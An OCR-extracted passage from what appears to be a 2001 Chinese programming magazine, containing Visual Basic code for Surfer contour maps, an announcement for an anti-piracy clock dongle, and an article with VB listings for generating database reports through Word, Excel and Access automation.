      InFile = App.Path + "\demogrid9.dat"
   End If
   If InFile = "" Then End
   BaseName = InFile
   ExtStart = InStrRev(InFile, ".")
If ExtStart > 1 Then BaseName = Left(InFile, ExtStart - 1)
   GridFile = BaseName + ".grd"
   srfKriging = 1
   srfDupNone = 1
   SurferApp.GridData DataFile:=InFile, Algorithm:=srfKriging, DupMethod:=srfDupNone, ShowReport:=False, OutGrid:=GridFile
Set ContourMapFrame=Plot.Shapes.AddContourMap(GridFile)
   Title = "等 值 图"
   Set MapTitle = Plot.Shapes.AddText(1, 1, Title)
End Sub
Private Sub Command4_Click()
'绘制等值图 利用 SUFFER(实时绘制)"
   SurferApp.Visible = False
   NumP = NumP + 1
   If (NumP Mod 2 = 0) Then
     InFile = App.Path + "\demogrid.dat"
   Else
     InFile = App.Path + "\demogrid9.dat
   End If
   If InFile = "" Then End
   BaseName = InFile
   ExtStart = InStrRev(InFile, ".")
If ExtStart > 1 Then BaseName = Left(InFile, ExtStart - 1)
   GridFile = BaseName + ".grd"
   srfKriging = 1
   srfDupNone = 1
   SurferApp.GridData DataFile:=InFile, Algorithm:=srfK-
```




图 2 利用 FORMULA ONE 绘制等值图

```
riging, DupMethod: =srfDupNone, ShowReport: =False,
OutGrid: =GridFile
    ContourMapFrame. Delete
Set ContourMapFrame =Plot. Shapes. AddContourMap(GridFile)
    Set ContourMap = ContourMapFrame. Overlays(1)
ContourMap. Levels. loadfile (App. Path + "\demogrid9. lvl")
    ContourMap. FillContours = True
    ContourMap. ShowColorScale = True
    ContourMap. Name = "ygl"
    ContourMapFrame. Width = 8
    ContourMapFrame. Height = 7
Title ="试验采集样品数据分布示意图(压力)MPa"
    Size = 20
    ContourMapFrame. Left = 0. 5
    ContourMapFrame. Top = 8
  Set MapTitle = Plot. Shapes. AddText((ContourMapFrame.
Left +0 * ContourMapFrame. Width/3 +0. 5), (ContourMap-
Frame. Top - 7) * 0 + 1, Title)
    MapTitle. Font. Size = 40
    SurferApp. Visible = True
End Sub
```

五、绘制等值图的实现

运行 DRAWDZT，按下从左往右按钮 1 与按钮 2，可产生图 2 显示的利用 FORMULA ONE 绘制等值图。连续两次按下按钮 4 可分别生成图 3 所示的利用 SUFFER 绘制的等值图。

本软件在 Windows ME、VB6. 0 环境中编译运行通过。

参考文献

1. Internet 网址：http / / www. tidestone. com /
2. 候景儒等．实用地质统计学．地质出版社，1998
3. Internet 网址：http / / www. goldensoftware. com

收稿日期：2001 年 5 月 15 日）




图 3 利用 SUFFER 绘制等值图

加密狗家族又添新丁，RG - TA 时钟狗闪亮登场（2001. 8. 9）HOT！

近日，具有十年加密经验的北京彩虹天地公司隆重推出其新款防盗版加密产品——RG - TA 时钟狗。该产品在以往加密狗防盗版功能基础之上，新增了超大容量存储和万年历计时功能，具备了准确定位软件使用起止时间和使用次数的能力，是实现软件开发商对每个最终用户使用时间、使用次数以及实现“先试后买”的销售方式最终控制的理想选择。

时钟狗，使用在计算机并行口上用于软件保护的硬件产品，是在彩虹天地拳头产品 GS - MH 微狗基础之上开发成功的。它不但保留微狗所有主要特性，还特别提供了 5K 字节掉电保持数据只读存储区。以往的加密产品，只有几十或几百字节的存储空间，当开发商需要在狗中存入较多数据时，存储容量限制问题就会显得非常棘手，而时钟狗中的大容量存储区完全可以将开发商常用的重要配置文件、登陆文件或一些小的可执行文件写入狗中，再通过工具软件和接口函数在其内部进行读写操作，为开发商提供更多的选择空间。对于时钟狗的 5K 字节存储区，开发商还可以将 200 字节读写存储区和 5k 字节的只读存储区合理分配给不同的程序使用或多个程序使用相同的数据，最终用户只需一只时钟狗即可使用多个加密程序。

除了新增超大容量存储区之外，时钟狗与以往加密产品另一大不同之处是它内置的时钟芯片。通常，加密产品的试用期功能都是通过软件来实现的，这样虽然成本较低，但加密强度不高，比较容易破解。而时钟狗通过内置时钟芯片控制时间，具有很高的加密强度。狗的时钟时间可以通过软件进行读写，接口函数具有读时间功能。开发商程序可以通过获得狗时钟时间，再结合使用扩展变换，即可严格限制软件的使用次数和使用时间。说到扩展变换（CheckDogEx），还需要解释一下。所谓扩展变换，是指狗对开发者指定字符串按一定算法进行变换，再返回一个变换结果的过程。该算法是确定的、唯一的、不可逆的、不可预知的。开发商可以利用变换结果鉴别对应狗是否存在，也可以把变换结果当成一个常数参与到软件计算中去。利用软件特征值和扩展变换结果，开发商能够控制软件的试用期和使用次数，并且能够分别对每一个最终用户实现不同的控制。

综合了以上特性的时钟狗具备了强大的精确控制功能，它可以使用开发商时刻把握产品脉动，轻松开启控制软件的方便之门！

利用 VBA 及 OLE 自动化技术 实现 OFFICE 环境下 VB 数据库报表生成

杨荣庆

摘 要 本文结合详尽的程序代码，系统介绍了 VB 数据库报表输出的几种常用方式，并就其特点优劣进行了简单评述。

关键词 数据库报表，OLE 自动化，VBA，解决方案

笔者长期从事军队院校教学管理数据库系统的开发工作，微软公司推出的可视编程工具 Visual Basic 采用事件驱动编程，其优异的面向对象程序设计特性和强大的数据库管理性能使笔者倍感青睐，尤其是最新的 Visual Basic 6.0 版本，不但具有更强大的功能和丰富的编程素材，而且对数据库的操作与应用更加趋于完善，VB6 最新支持的基于 OLE DB 技术的 ADO Active Data Object 数据访问技术，使得我们可以更加高效地访问诸如：关系性数据库和操作系统中的文件、电子表格、电子邮件、多媒体以及目录服务信息等多种格式数据，ADO 及 ADOX 完善的控制技术使创建和修改数据库对象变得简单直观。数据的显示与打印几乎是所有数据访问应用系统必须的，其中数据报表的打印功能在许多应用中具有十分突出的地位和作用，但笔者在使用中却经常为报表设计输出困扰。数据报表设计器（Data Report Desiger）是 VB6 新添的一个数据访问设计工具，它功能较强，可创建联合分层结构的报表，打印预览方便，但在使用中，我们也发现该工具有许多缺憾，无法满足各类报表的输出要求，尤其面对中文版式报表横竖线交叉并存的要求，报表的竖线设计对齐显得非常繁琐，需要打印不必分页的长报表或超短报表，若使用数据报表设计器进行设计常常会使人感到有些避重就轻之嫌，而且几乎不能设计通用报表。该组件还存在致命的缺点：无法在设计环境中直接改变纸张大小及走向，对于非 A4 纸的打印创建或是横向打印的报表，连进行报表预览都不行。究其原因 DataReport 是基于系统默认的打印设置创建自己的内部设备环境，而这个设备环境是对外界是不透明的。解决这个问题，过去经常采用的办法是在通过 Windows 的 Api 打印机控制函数直接改变默认打印机的系统设置，或者忍痛割爱直接使用打印机对象 Printer，但是这两种办法编程繁琐、复杂，不能满足各类报表设计要求。实际上，笔者在数据库开发中一直根据报表输出特点选择包括第三方数据报表工具在内的多种报表解决方案。

目前，MS Office97/2000 已经成为个人桌面办公自动化的首选和主流，Office 办公系统以其多功能组件高度集成兼容、完善开放的可编程性、强大的智能及自动化特性极大地提高了办公自动化的效率，也深刻地影响了基于桌面数据管理系统开发的思路。笔者多年致力于对 MS Office97/2000 办公系统对象程序模型的深入研究和编程尝试，笔者强烈认为采用 VB 与 MS Office 办公系统联合开发，不失为当前个人桌面数据库开发的最佳方案之一，利用微软的 OLE 自动化技术和 Office 的 VBA 技术，将很好地解决报表输出面临的一系列问题，为报表输出提供多种可选择方案。近年来，笔者相继利用该技术开发了《全军工程兵训练业务信息系统》、《课程计划智能编排系统》、《通用试题库系统》、《教学质量综合评估系统》，将多种数据输出方案配合使用，很好地解决了报表输出的各类问题，所开发的数据库系统多次在军队院校及总部组织的教学管理观摩中获奖，专家评价认为系统开发思想先进、技术简捷、功能强大。

笔者现就 VB 数据库报表给出多种代码级解决方案，并就其特点优劣作分析比较。

现以笔者开发的《课程计划智能编排系统》为例，来说明有关问题。该系统是为实现军队院校课程编排自动化而设计的，系统包含“区队学期课程设置表”、“区队课程进度表”，数据表结构分别如下：


一、输出简单数据源报表

按区队分组分页的“学期课程设置报表”，有五种方式可供选择：Printer 方式、VB6 数据报表方式、Word 数据表格方式、Excel 数据表方式、Access 报表方式。

1 Printer 对象打印方式

Printer 对象是一个与设备无关的图片空间，支持用 Printer、Pset、Paintpicture 和 Cirle 方法来创建文本和图形。Printer 对象也包括所有的字体属性，当完成在 Printer 对象中的信息放置后，用 Enddoc 方法将输出传送到打印机。每次结束应用程序时，它们会自动使用 Enddoc 方法，将打印机对象中任何未确定的信息送到打印机。

Printer 对象初始化时与 Windows“控制面板”中设置的缺省打印机的那些属性匹配。运行时，可设置任何 Printer 对象



的属性，包括：PaperSize、Height、Width、Orientation、ColorMode、Duplex、TrackDefault、Zoom、DriverName、DeviceName、Port、Copies、PaperBin **和** PrintQuality。

对于各种不同的打印机对象，Printer **对象提供最好的打印质量。**Windows **在** Printer **对象设备无关的图片空间中，将文本和图形与打印机的分辨率和功能进行了最佳的匹配，打印机对象中使用** Newpage **方法也可打印多页文档。**

现以 ‘区队学期课程设置表”为例，给出按表格形式打印输出的 “一队一区队课程设置报表”详细程序清单：

```
Private Sub Command1_Click()
Dim I, j As Integer
Dim rst, rst1 As Recordset
Dim dbs As Database
printer. Width = 11515
printer. Height = 15475
printer. CurrentX = 4000 '设置标题文字写入的起始横坐标
printer. CurrentY = 450 '设置标题文字写入的起始纵坐标
printer. FontName = "黑体"
printer. FontSize = 12
printer. Print "一队一区队课程设置表"
printer. DrawWidth = 10 '设置线宽
printer. Line (820, 1100) - (10200, 1100)'画表格上部水平线
printer. CurrentY = 1150
printer. CurrentX = 850
printer. FontName = "宋体"
printer. FontSize = 10
printer. Print "单 位"
printer. CurrentY = 1150
printer. CurrentX = 1950
printer. Print "姓 名"
printer. CurrentY = 1150
printer. CurrentX = 3250
printer. Print "课 程"
printer. CurrentY = 1150
printer. CurrentX = 6050
printer. Print "课 时"
printer. CurrentY = 1150
printer. CurrentX = 7750
printer. Print "教 室"
printer. Line (820, 1400) - (10200, 1400)
I = 1450
Set dbs = OpenDatabase(App. Path & "\智能课程编排系统. mdb")
Set rst1 = dbs. OpenRecordset("SELECT * FROM 区队学期课程设置表 WHERE ((区队 = '一队一区队'))")
Do Until rst1. EOF
printer. CurrentY = I
printer. CurrentX = 850
printer. FontName = "宋体"
printer. FontSize = 10
printer. Print rst1![单位]
printer. CurrentY = I
printer. CurrentX = 1950
printer. Print rst1![姓名]
printer. CurrentY = I
printer. CurrentX = 3250
printer. Print rst1![课程全称]
printer. CurrentY = I
printer. CurrentX = 6050
printer. Print rst1![课时]
printer. CurrentY = I
printer. CurrentX = 7750
printer. Print rst1![教室]
I = I + Printer. TextHeight("课时") + 100
printer. Line (820, I - 50) - (10200, I - 50)'生成水平分隔线
rst1. MoveNext
Loop
'生成六条竖直分隔线
printer. Line (820, 1100) - (820, I - 50)
printer. Line (10200, 1100) - (10200, I - 50)
printer. Line (1900, 1100) - (1900, I - 50)
printer. Line (3200, 1100) - (3200, I - 50)
printer. Line (6000, 1100) - (6000, I - 50)
printer. Line (7700, 1100) - (7700, I - 50)
printer. NewPage
end sub
```

Printer **方法通过不断调整打印坐标点来控制向虚拟版面的文本、线体、图形的输出，该方法快速直接，版面输出灵活，非常适合票据等超短、实时、格式自由报表的打印输出，但该方法在设计那些数据字段项较多，又需多层汇总合计的报表时，编程繁琐，由于无法实现预览效果，调试维护比较困难，而且无法与其它文件排版共享，这也限制了它的使用范围。**

2 VB6 **数据报表方式**

在工程中添加数据报表（DataReport**），通过数据环境（**DataEnvironment**）绑定区队课程进度表，并采用拖放的方式向数据报表设计器添加数据字段，在设计器中添加分组，将区**

队字段拖放至组页眉，即可完成报表初级设计，剩余的工作就是画横竖分隔线，调整绑定控件的布局。

也可以采用完全代码绑定的方式，我们以 ADO 方式给出程序清单：

首先在工程报表的 Section1 中添加所需 Rpttextbox 和 Rpt-Label 控件，然后在工程中添加对“Microsoft ActiveX Data Object Library”的引用

```
Dim cn As New Connection
Dim rs As New Recordset
Dim cmd As New  Command
Dim rs1 As New  Recordset
Dim intCtrl As Integer
Private Sub report()
cn. Open  ″  Provider = Microsoft. Jet. OLEDB. 4. 0;  Data Source = ″ & App. Path & ″\课程计划智能编排系统. mdb; ″
With cmd
. ActiveConnection = cn
. CommandType = adCmdText
. CommandText = ″SELECT * FROM 教员课表″
. Execute
End With
With rs
   . ActiveConnection = cn
   . CursorLocation = adUseClient
   . Open cmd
End With
With Dr
  Set . DataSource = rs
  Dim q, z As Integer
  q = 0
  z = 0
 With . Sections(″Section1″). Controls
    For intCtrl = 1 To . Count
     If TypeOf . Item(intCtrl) Is RptLabel Then
      . Item(intCtrl). Caption = rs. Fields(q). Name & ″: ″
       q = q + 1
     End If
     If TypeOf . Item(intCtrl) Is RptTextBox Then
      . Item(intCtrl). DataMember = ″″
      . Item(intCtrl). DataField = rs. Fields(z). Name
      z = z + 1
     End If
    Next
 End With
  . Show
End With
End Sub
```

该方法无法实现表格内外边框粗细分化，影响了表格的美观性，无法实现多列打印，而且每当要设计新的报表时，还不得不重新进行繁琐、乏味的报表设计工作。

（3）Word 数据表方式

众所周知，Word 是微软公司字处理程序的代表作，它集文字处理、排版功能于一体，高度的可视化、智能化，方便的图文混排及对象链接与嵌入技术，使得 Word 已经成为个人办公文字处理的标准，并在桌面文字处理软件中处于垄断地位。将来自数据库的数据插入 Word 文档，自动生成制式表格，并由用户根据需要自由调整，排版很多情况下显得非常重要。这项工作通过上述两种方法是无法实现的，我们可以求助 OLE - Word 自动化及 VBA 技术。

OLE 自动化是不同应用程序之间进行通信的一个标准，它的工作方式是：通信被动方（OLE 服务器）应用程序向通信主动方（OLE 客户机）应用程序提供一个可供其调用的 OLE 自动化对象类型，OLE 客户机通过引用这些对象实现对 OLE 服务器的调用，而后通过设置对象的属性和使用对象的方法操纵 OLE 服务器应用程序，完成两者之间的通信。VB 是一个完全支持 OLE 自动化的应用程序开发工具。使用 VB，既可以编制为 OLE 服务器的应用程序，也可以编制作为 OLE 客户机的应用程序。Word 97 / 2000 支持 OLE 自动化调用。

现仍以上述“区队学期课程设置表”为数据源，制作按“区队”分组分页的 Word 报表，具体描述 VB 中操纵 Word 97 / 2000 服务器应用程序的具体实例。

```
Dim dbs As Database
Dim rst,  rst1 As Recordset
Dim appWD As word. Application    ′声明 word 变量
Dim myDoc,  myDoc1    ′声明 word 文档变量
Dim MyRange    ′声明 word 的选区 Range 变量
Dim m,  N,  k,  L As Integer
 Set dbs = OpenDatabase(App. Path & ″\课程编排系统. mdb″)
Set appWD = CreateObject(″Word. Application. 8″,  ″″)
appWD. Visible = True
With appWD
Set myDoc = . Documents. Add   ′添加一个新文档
   With myDoc. PageSetup     ′设置新文档页面
     . PageWidth = 498. 8976   ′设置页面宽度为 498. 8976 磅, 即: 176cm
     . PageHeight = 722. 6014   ′页面高度度为 250cm
     . Orientation = 1         ′页面方向为横向
     . TopMargin = 86          ′页面上边距 2 . 2cm
     . BottomMargin = 36       ′页面下边距 1. 5 cm
     . LeftMargin = 100        ′页面左边距 2 . 6cm
     . RightMargin = 60        ′页面右边距 2. 0 cm
   End With
Set rst = dbs. OpenRecordset(″SELECT 区队 FROM 区队学期课程设置表 GROUP BY 区队″)
    rst. MoveLast
    k = rst. RecordCount
    L = 1
    rst. MoveFirst
  Do Until rst. EOF
    With . Selection
      . HomeKey Unit: =wdLine
      . Font. Size = 16
      . Font. Name = ″黑体″
      . ParagraphFormat. Alignment = 1
      . InsertAfter Text: =rst![区队] & ″课程设置分组表″
```

```
    . InsertParagraphAfter
    . InsertParagraphAfter
    . InsertParagraphAfter
    . EndKey Unit: =5 ′光标到行尾
  End With
  With . Selection
    . Font. Size = 12 ′设置字号
Set rst1 = dbs. OpenRecordset(″SELECT * FROM 区队学期课程设置表 WHERE (区队 = ′″ & rst![区队] & ″′)″)
      rst1. MoveLast
      m = rst1. RecordCount + 1
     ′word 中插入一个表格, 表格为三列, m 行
Set myTable = . Tables. Add(Range: =. Range, NumRows: =m, NumColumns: =4, DefaultTableBehavior: =wdWord9TableBehavior, AutoFitBehavior: =wdAutoFitFixed)
myTable. Columns(1). PreferredWidth = 60 ′设置表格第一列的宽度
myTable. Columns(2). PreferredWidth = 138 ′设置表格第二列的宽度
myTable. Columns(3). PreferredWidth = 190 ′设置表格第三列的宽度
myTable. Columns(4). PreferredWidth = 190 ′设置表格第三列的宽度
      With myTable. Borders ′设置表格外观
. InsideLineStyle = wdLineStyleSingle '内部横竖线为细线
. OutsideLineStyle = wdLineStyleDouble '外边框为双画线
      End With
    End With
    rst1. MoveFirst
     N = 1
    Do Until rst1. EOF
     If N = 1 Then '第一行设置表头
      myTable. Cell(1, 1). Range. InsertAfter ″单位″
      myTable. Cell(1, 2). Range. InsertAfter ″课 程″
myTable. Cell(1, 3). Range. InsertAfter ″任课教员″
myTable. Cell(1, 4). Range. InsertAfter ″上课教室″
     End If
      ′其余行填充分组的相应数据
myTable. Cell(N + 1, 1). Range. ParagraphFormat. Alignment = 0 '使单元格文字靠左
myTable. Cell(N + 1, 1). Range. Font. Name = ″宋体″
myTable. Cell(N + 1, 1). Range. InsertAfter rst1![单位]
myTable. Cell(N +1, 2). Range. ParagraphFormat. Alignment =0
myTable. Cell(N + 1, 2). Range. Font. Name = ″宋体″
myTable. Cell(N + 1, 2). Range. InsertAfter rst1![课程全程]
myTable. Cell(N +1, 3). Range. ParagraphFormat. Alignment =0
myTable. Cell(N + 1, 3). Range. Font. Name = ″宋体″
myTable. Cell(N + 1, 3). Range. InsertAfter rst1![姓名]
myTable. Cell(N +1, 4). Range. ParagraphFormat. Alignment =0
myTable. Cell(N + 1, 4). Range. Font. Name = ″宋体″
myTable. Cell(N + 1, 4). Range. InsertAfter rst1![教室]
     rst1. MoveNext
     N = N + 1
    Loop
  With . Selection
. EndKey Unit: =wdStory ′指向文档末尾
′如果记录未到末尾, 则换页, 预备插入下一组表格
If L <> k Then . InsertBreak Type: =wdPageBreak
 End With
      rst. MoveNext
      L = L + 1
    Loop
  End With
```

一队一区队课程设置分组表

单位	课 程	任课教员	上课教室
制配	机械加工综合实习	罗章川	机场实习场
制配	金属切削原理与刀具	吴培锦	西-13
制配	机械制造工艺	李荣锦	西-13
教员	军训	教员科	待定
教员	机动	教员科	待定
基础	计算机原理	程百慧	微机室
制配	机加专业劳动	罗章川	西-13
军事	军动	军 委	军训场
制配	机床夹具设计	李建锦	西-13

三队二区队课程设置分组表

单位	课 程	任课教员	上课教室
教员	机动	教员科	待定
军事	军技·队列基本	熊胜重	操场
军事	军体·游泳	张 宏	游泳场
制配	金属材料及加工工艺	范 晨	东-13
军事	军事体育	万文海	军体场
军事	军事基础知识	王 强	东-13
教员	假日	教员科	待定
政治	法学概论	杨 瑞	东-13
军事	军技·轻武器射击	万文海	射击场

采用强大的 OLE - Word 自动化技术，将能非常灵活地设计和控制向 Word 的格式报表输出，控制模块改造移植便捷容易，而且可编写通用模块。但该方法在第一次生成表格，向表格传递数据时速度较慢，而且需要系统安装 Word 系统。

4）Excel 数据表方式

Excel 97 / 2000 是 Office97 / 2000 的电子表格处理组件，它的应用非常广泛，它制表方便，允许输入公式，进行自动计算，还提供了大量用于数学、统计、财会等方面的函数，实现了制表自动化。Excel 本身就可直接通过设计查询访问数据库，我们也可以采用 OLE - Excel 自动化技术控制 Excel，实现数据报表的输出，根据 Excel 的特点及分组表格的特性，OLE - Excel 技术要实现的典型技术主要包括：页面设置、页眉设置、分页设置、边框设置、单元格属性设置，我们仍以“区队学期课程设置表”为例，给出完整 VB 完整程序清单：

在 VB6 下的工程中添加对 “OLE AUTOMATION”及“MICROSOFT EXCEL 9. 0 OBJECT LIBRARY”对象库的引用后，键入如下代码：

```
Dim rst, rst1 As Recordset
Dim dbs As Database
Dim qy As String
Dim I, j, zs1, zs2 As Integer
Dim L, k As Integer
Dim fy As String ′分页符位置变量
```

```
    Set xlapp = CreateObject("excel.application")
    Set xlbook = xlapp.Workbooks.Add
    Set xlsheet = xlbook.Worksheets(1)
    Set xlsheet1 = xlbook.Worksheets.Add
    xlapp.Visible = True
  With xlsheet1
    With .PageSetup
                .LeftMargin =.Application.InchesToPoints
(0.59848031496063)
                .RightMargin =.Application.InchesToPoints
(0.15748031496063)
                .TopMargin =.Application.InchesToPoints
(0.590551181102362)
                .BottomMargin =.Application.InchesToPoints
(0.393700787401575)
      .PaperSize = xlPaperEnvelopeB5
    End With
    '设设置表格列宽
    .Columns("A:A").ColumnWidth = 10.25
    .Columns("B:B").ColumnWidth = 17.25
    .Columns("C:C").ColumnWidth = 10.63
    .Columns("D:D").ColumnWidth = 18.63
L = 1
Set dbs = CurrentDb
Set rst = dbs.OpenRecordset("SELECT 区队 FROM 教员课
表 GROUP BY 区队")
Do Until rst.EOF
  Set rst1 = dbs.OpenRecordset(" SELECT 姓名, 单位, 课
程全称, 教室 FROM 教员课表 WHERE ((区队 = '" & rst!
[区队] & "'))")
    '设置页标题
    .Cells(L + 1, 1) = rst![区队] & "课程设置分组表"
    .Cells(L + 1, 1).HorizontalAlignment = xlCenter
    .Range(.Cells(L + 1, 1), .Cells(L + 1, 4)).Merge
    '设置组表头
    .Cells(L + 2, 1) = "单位"
    .Cells(L + 2, 1).HorizontalAlignment = xlCenter
    .Cells(L + 2, 2) = "课程"
    .Cells(L + 2, 2).HorizontalAlignment = xlCenter
    .Cells(L + 2, 3) = "任课教员"
    .Cells(L + 2, 3).HorizontalAlignment = xlCenter
    .Cells(L + 2, 4) = "上课教室"
    .Cells(L + 2, 4).HorizontalAlignment = xlCenter
    '填充数据
    Do Until rst1.EOF
    .Cells(L + 3, 1) = rst1![单位]
    .Cells(L + 3, 1).HorizontalAlignment = xlCenter '单
元格文字居中
    .Cells(L + 3, 2) = rst1![课程全称]
    .Cells(L + 3, 2).HorizontalAlignment = xlLeft '单元
格文字靠左
    .Cells(L + 3, 3) = rst1![姓名]
    .Cells(L + 3, 3).HorizontalAlignment = xlCenter
    .Cells(L + 3, 4) = rst1![教室]
.Cells(L + 3, 4).HorizontalAlignment = xlLeft '单元格文字
靠左
      rst1.MoveNext
      L = L + 1
    Loop
      L = L + 3
k = rst1.RecordCount  '得到该组的记录数,为报表格式服务
    '设置该表格边框
      qy = "A" & (L - k - 1) & ":D" & L - 1
    .Range(qy).Select
    '加内外框,外是粗框
      With .Range(qy).Borders(xlInsideVertical)  '设
置报表框内的所有竖线为细线
      .LineStyle = xlContinuous
      .Weight = xlThin
      .ColorIndex = xlAutomatic
    End With
    With .Range(qy).Borders(xlInsideHorizontal)  '设置报
表框内的所有水平线为细线
      .LineStyle = xlContinuous
      .Weight = xlThin
      .ColorIndex = xlAutomatic
    End With
With .Range(qy).Borders(xlEdgeLeft)  '设置报表左边框为
中等粗线
      .LineStyle = xlContinuous
      .Weight = xlMedium
      .ColorIndex = xlAutomatic
    End With
    With .Range(qy).Borders(xlEdgeTop)  '设置报表上边
框为中等粗线
      .LineStyle = xlContinuous
      .Weight = xlMedium
      .ColorIndex = xlAutomatic
    End With
    With .Range(qy).Borders(xlEdgeBottom) '设置报表
下边框为中等粗线
      .LineStyle = xlContinuous
      .Weight = xlMedium
      .ColorIndex = xlAutomatic
    End With
    With .Range(qy).Borders(xlEdgeRight) '设置报表右
边框为中等粗线
      .LineStyle = xlContinuous
      .Weight = xlMedium
      .ColorIndex = xlAutomatic
    End With
    With .rows((L - k - 1) & ":" & L).Font
      .Name = "宋体"
      .Size = 9
    End With  '设置该表格字体字号
    '设置分页符
      fy = L + 1 & ":" & L + 1 '确定分页符位置
    .HPageBreaks.Add .Range(fy)
  rst.MoveNext
  Loop
  End With
  xlsheet1.PrintPreview
End Function
```

在 Office 97/2000 下利用 OLE - Excel 自动化技术极大地

扩展数据库报表功能，借助 Excel 完成的数据报表格式美观用户可根据实际需要将自由调整报表式样，并能方便地与用户的文档相融合，借助 Excel 的附加功能，用户还可进一步建立图形统计、财务分析、数据透视表分析等典型统计报表类型，OLE - Excel 编写的代码通用性、可移植性非常强，只需稍加改造即可挂接新的数据源，生成相应报表。必要时，还可在工程中直接编写模块级通用 Excel 报表程序，使报表设计工作更加事半功倍。

5 Access 报表方式

Access97 / 2000 是 Office97 / 2000 的重要组件，作为一个非常优秀的数据库软件 它不仅能充当办公自动化桌面数据管理的工具 也是一个开发 Client / Server 产品的优秀前端开发工具。它的特点是易学易用、工具丰富、不需写大量代码就可在很短的时间内开发出界面优美且功能强大的系统，长期以来受到笔者的青睐，笔者绝大多数数据库的原始建库就在 Access 97 / 2000 下完成。Access97 / 2000 附带数据报表功能，但与 Vb6 数据报表设计器 （DataReport）相比，该数据报表要强大许多，Access 报表能根据页面自动实现不同纸张报表的设计缩放预览，设置分组、分页，合计计算，它打印预览快速，绑定数据简单，特别是其强大的报表生成向导将使报表制作事半功倍。笔者的数据库报表经常采用此种方式，在 Access 97 / 2000 设计好报表后，在 VB6 下工程中添加对 “OLE AUTOMATION ” 及 “MICROSOFT ACESS 9. 0 OBJECT LIBRARY ” 对象库的引用，即可方便地利用 OLE - Access 技术予以调用，程序如下：

```
Dim msaccess As Access. Application
Set msaccess = New Access. Application
msaccess. OpenCurrentDatabase (App. Path & "\课程编排系统. mdb")
msaccess. DoCmd. OpenReport "区队课程报表", acViewPreview
```

如果我们需要在报表输出中进行数据筛选，可加入查询语句：

例如，我们要选择输出 “二队一区队 ” 的课程进度报表，则使用如下代码：

```
dim dw, str as string
Dim msaccess As Access. Application
Set msaccess = New Access. Application
msaccess. OpenCurrentDatabase (App. Path & "\课程编排系统. mdb")
dw = "二队一区队"
str = "Select * from 区队学期课程报表 where [区队] = '" & dw & "'"
msaccess. DoCmd. OpenReport "课程进度报表", acViewPreview, str
```

当打印完毕后，使用如下代码退出：

```
msaccess. CloseCurrentDatabase
Set msaccess = Nothing
```

但笔者在使用时发现其报表生成器中也存在不少缺憾，例如：当设置报表 DETAIL 节上的字段长度因为横向空间不够而设为自动向下顺延 （Can Grow 属性为 True）时，如果字段旁有竖线 （国内大部分公文报表都有竖线，而国外则很少有），则竖线不能和字段一起向下顺延。使整个报表看起来不美观。这个缺陷在 Access 97 和 Access 2000 中文版上都有 而在 FoxPro 下却没有。据微软技术服务部的工作人员说是由于本地化时测试不够原因所致。而且每页分组报表无法实现外边框加粗的能力，使报表美观性不佳，尤其字段较多时，繁琐的画竖线、对齐拖动工作也令人难以忍受，而且，笔者在多年的使用中经常发现，其报表页边距，纸张大小设置经常有丢失情况发生，进行分组分页时，如果组数据行太少，又会出现两组数据在同页的问题，实在让人感到沮丧。

二、含 “一对多 ” 数据源的复合数据报表

在很多情况下，我们常常需要生成如图所示的分组分页、含 “区队课程进度表 ” 及区队相应课程设置情况说明的主辅报表。

很遗憾， VB6 下的数据报表 （DataReport）没有一对多报表功能，不能生成上述分页、复合格式报表。如果采用 Printer

